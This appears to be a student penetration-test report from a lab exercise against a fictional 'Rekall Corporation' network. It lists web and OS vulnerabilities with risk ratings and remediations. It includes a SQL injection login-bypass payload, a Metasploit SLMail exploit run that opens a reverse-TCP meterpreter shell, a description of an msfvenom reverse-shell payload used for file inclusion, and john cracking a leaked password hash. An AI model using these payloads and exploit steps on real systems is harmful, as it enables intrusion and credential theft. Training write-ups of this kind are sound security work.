

Vulnerability 2	Findings
Title	Sensitive Data exposure vulnerabilities
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	Sensitive data was exposed on the servers by using the curl command and the robots.txt file.
Images	
Affected Hosts	192.168.14.35
Remediation	<ul style="list-style-type: none"> - Encrypt the data - Implement strong firewalls

Vulnerability 3	Findings
-----------------	----------


Title	Local File Inclusion Vulnerability
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	LFI exploit was performed by using msfvenom to create a payload specifically being a reverse tcp shell file for the LFI. For flag 6, the file shell.php was changed to a JPEG which can prevent users from uploading malicious php files.
Images	 
Affected Hosts	192.168.14.1
Remediation	<ul style="list-style-type: none"> - ID assignation - Whitelisting - Use databases


Title	SQL Injection Vulnerability
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	The login.php page was susceptible to SQL injection attacks. For login, CBI used “test” and for the password “ ok'(space) or (space) 1=1- - (space).
Images	
Affected Hosts	192.168.14.35
Remediation	<ul style="list-style-type: none"> - Implement Input validation - Treat all user input as untrusted - Use Whitelists

Vulnerability 5	Findings
Title	Command Injection Vulnerability
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	High
Description	Used the input field as a terminal and viewed the vendors.txt files


Images	 <p>The screenshot shows the Rekall Networking Tools interface. At the top, there's a red header with the Rekall logo and the text "REKALL CORPORATION". Below it is a dark grey header with "NETWORKING TOOLS". A reminder message says: "Just a reminder, the vendor list of our top-secret networking tools are located in the file: vendors.txt". Underneath, there's a "DNS Check" section with an input field containing "www.example.com" and a red "Lookup" button. The results show several entries, including "Server: 127.0.0.11 Address: 127.0.0.11#53 Non-authoritative answer:" followed by canonical names for Splunk and Edgekey services. Below the results is a message: "Congrats, flag 10 is ksdnd99dkas".</p>
	 <p>The screenshot shows the Rekall Admin Networking Tools interface. At the top, there's a red header with the Rekall logo and the text "REKALL CORPORATION". Below it is a dark grey header with "Welcome", "About Rekall", "VR Planner", and "Login". Underneath, there's a "Welcome to Rekall Admin Networking Tools" message. A reminder message says: "Just a reminder, the vendor list of our top-secret networking tools are located in the file: vendors.txt". Underneath, there's a "DNS Check" section with an input field containing "www.example.com" and a red "Lookup" button. The results show several entries, including "Server: 127.0.0.11 Address: 127.0.0.11#53 Non-authoritative answer:" followed by canonical names for Splunk and Edgekey services. Below the results is a message: "Congrats, flag 11 is opsthdkasy78s".</p>
Affected Hosts	192.168.14.35
Remediation	<ul style="list-style-type: none"> - implement input validation - Create a password to access the vendors.txt file

Vulnerability 6	Findings
Title	PHP injection vulnerability
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	High
Description	Submitted a cross state php query by listing the the contents of website on the


	souvenirs.php page
Images	
Affected Hosts	192.168.14.35
Remediation	<ul style="list-style-type: none"> - Use a PHP security linter - Avoid using system ()

Vulnerability 7	Findings
Title	Session Management Vulnerability
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	Used burpsuite to change the payload value and give the URL a new session ID to view the contents of the page.
Images	
Affected Hosts	192.168.14.35

Remediation	<ul style="list-style-type: none"> - Ensure when the user logs out, the session is terminated - Use strong session IDs, they should be long and randomly generated - Use HTTPS
--------------------	---

Vulnerability 8	Findings
Title	Directory traversal Vulnerability
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	High
Description	Used the vendors.txt to change the file extension for the disclaimer.php page
Images	 <p>The screenshot shows a web browser window with the URL 192.168.14.35/disclaimer.php?page=old/_disclaimers/disclaimer_1.txt. The page displays a large Rekall logo and the text "REKALL CORPORATION". Below it, the heading "New" Rekall Disclaimer is visible. A note below the heading says "Going to Rekall may introduce risk: Please seek medical assistance if you experience: - Headache - Vertigo - Swelling - Nausea Congrats, flag 15 is dkxd7sjd5g".</p>
Affected Hosts	192.168.14.35
Remediation	<ul style="list-style-type: none"> - Use a vulnerability scanner - Perform whitelist checks - Hard code file extensions

Vulnerability 9	Findings
Title	Weak Password
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	High
Description	Performed a brute force attack on the Administrator login and password by finding the admin user Melina and then guessing her password.

Images	
Affected Hosts	192.168.14.35
Remediation	<ul style="list-style-type: none"> - Create a stronger and longer password - Implement a rule, if the user tries 3x and the user and/or password is incorrect, the account is locked and sends an alert to IT team.


Vulnerability 10	Findings
Title	Remote Code Exploit Vulnerabilities
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Used RCE through Metasploit to find the vulnerabilities: tomcat_jsp_upload_bypass Shellshock Apache struts Drupal

The terminal window shows a session list and a command to edit the sudoers file.


```
root@kali: ~# sessions -i 1
[*] Starting interaction with 1...
[!] cat /root/.flag7.txt
flag7

root@kali: ~# nano /etc/sudoers
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults    env_reset
Defaults    mail_badpass  Flag 11
Defaults    secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"
#
# Host alias specification
#
# User alias specification
#
# Cmnd alias specification
#
# User privilege specification
root    ALL=(ALL:ALL) ALL
#
# Members of the admin group may gain root privileges
%admin  ALL=(ALL) ALL
#
# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL
#
# See sudoers(5) for more information on "#include" directives:
#
#include /etc/sudoers.d
flag8-0dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less
```

Images

	
Affected Hosts	192.168.13.1 192.168.13.10 192.168.13.11 192.168.13.12 192.168.13.13
Remediation	<ul style="list-style-type: none"> - Update each of the vulnerabilities to their latest versions


Vulnerability 11	Findings
Title	SSH was not secure

Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Used the information from flag 1 to find the registrar of the host 192.168.13.14 and easily ssh into the machine and viewed the contents of the file. Used the command -U# to make the machine believe the user id is a 0, allowing sudo permissions
Images	
Affected Hosts	192.168.13.14
Remediation	<ul style="list-style-type: none"> - Prevent root user from crossing the network - Whitelist specific user accounts - Have time out connections

Vulnerability 12	Findings
Title	User's name and hashed password found in plain text on the Github website
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	High
Description	The user's name and hashed password was easily found on the Github website after searching "totalrekall.xyz". Then CBI used john to crack the password on the terminal.


Images	<pre> root@kali:~# File Actions Edit View Help [+] ls Desktop Documents Downloads file2 file3 flagcrackkedpw LinEnum.sh Music Pictures Public Scripts Templates Videos [+] john flagcrackkedpw Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long" Using default input encoding: UTF-8 Loaded 1 password hash (md5crypt, crypt(3) \$1\$ (and variants) [MD5 512/512 AVX512BW 16x3]) Will run 2 OpenMP threads Proceeding with single, rules:Single Press 'o' or Ctrl-C to abort, almost any other key for status Almost done: Processing the remaining buffered candidate passwords, if any. Proceeding with wordlist:/usr/share/john/password.lst [anya4life] (trivera) ig 0:00:00:00 DONE 2/3 (2024-04-11 04:44) 9.090g/s 11400p/s 11400c/s 11400C/s 123456 .. jake Use the "--show" option to display all of the cracked passwords reliably Session completed. root@kali:~# </pre>
Affected Hosts	192.168.13.0/24
Remediation	<ul style="list-style-type: none"> - Dont have files on website servers - Need a password to access confidential information such as credentials - Make the password harder to hash

Vulnerability 13	Findings
Title	No login name or password required to FTP into machine 172.22.117.20
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	High
Description	CBI anonymously FTP into the machine 172.22.117.20 because there was no login name or password required.

Images  <pre> g (root㉿kali)-[~] └─# ftp 172.22.117.20 Connected to 172.22.117.20. 220 FileZilla Server version 0.9.41 beta 220-written by Tim Kosse (Tim.Kosse@gmx.de) 220 Please visit http://sourceforge.net/projects/filezilla/ Name (172.22.117.20:root): anonymous 331 Password required for anonymous Password: 230 Logged on Remote system type is UNIX. ftp> ls 200 Port command successful 150 Opening data channel for directory list. -r--r-- 1 ftp ftp 32 Feb 15 2022 flag3.txt 226 Transfer OK ftp> get flag3.txt local: flag3.txt remote: flag3.txt 200 Port command successful 150 Opening data channel for file transfer. 226 Transfer OK 32 bytes received in 0.00 secs (520.8334 kB/s) ftp> exit 221 Goodbye └─(root㉿kali)-[~] └─# ls Desktop Downloads file3 flagfile LinEnum.sh Pictures Scripts Videos Documents file2 flag3.txt flagisinthisfile.7z Music Public Templates └─(root㉿kali)-[~] └─# cat flag3.txt 89cb548970dd4f348bb63622353ac278 └─(root㉿kali)-[~] └─# </pre>	
Affected Hosts	172.22.117.20
Remediation	- Disable anonymous login authentication





Vulnerability 14	Findings
Title	SLMail Vulnerability found on host 172.22.117.20
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	CBI successfully gained meterpreter access on the vulnerability SLmail on host 172.22.117.20.

Images	<pre> msf6 exploit(windows/pop3/seattlelab_pass) > back msf6 > use exploit/windows/pop3/seattlelab_pass [*] Using configured payload windows/meterpreter/reverse_tcp msf6 exploit(windows/pop3/seattlelab_pass) > set lhost 172.22.117.20 lhost => 172.22.117.20 msf6 exploit(windows/pop3/seattlelab_pass) > set lhost 172.22.117.100 lhost => 172.22.117.100 msf6 exploit(windows/pop3/seattlelab_pass) > run [*] Started reverse TCP handler on 172.22.117.100:4444 [*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f [*] Sending stage (175174 bytes) to 172.22.117.20 [*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:56650) at 2024-04-11 05:35:58 -0400 meterpreter > ls Listing: C:\Program Files (x86)\SLmail\System ===== Mode Size Type Last modified Name ----- 100666/rw-rw-rw- 32 fil 2022-03-21 11:59:51 -0400 flag4.txt 100666/rw-rw-rw- 3358 fil 2002-11-19 13:40:14 -0500 listrccrd.txt 100666/rw-rw-rw- 1840 fil 2022-03-17 11:22:48 -0400 maillog.000 100666/rw-rw-rw- 3793 fil 2022-03-21 11:56:50 -0400 maillog.001 100666/rw-rw-rw- 4371 fil 2022-04-05 12:49:54 -0400 maillog.002 100666/rw-rw-rw- 1940 fil 2022-04-07 10:06:59 -0400 maillog.003 100666/rw-rw-rw- 1991 fil 2022-04-12 20:36:05 -0400 maillog.004 100666/rw-rw-rw- 2210 fil 2022-04-16 20:47:12 -0400 maillog.005 100666/rw-rw-rw- 2831 fil 2022-06-22 23:30:54 -0400 maillog.006 100666/rw-rw-rw- 1991 fil 2022-07-13 12:08:13 -0400 maillog.007 100666/rw-rw-rw- 2366 fil 2024-04-11 05:18:48 -0400 maillog.008 100666/rw-rw-rw- 13190 fil 2024-04-11 05:35:57 -0400 maillog.txt meterpreter > cat flag4.txt 822e3434a10440ad9cc086197819b49dmeterpreter > </pre>
Affected Hosts	172.22.117.20 172.22.117.100
Remediation	<ul style="list-style-type: none"> - Disable or remove SLMail as it has outdated vulnerabilities

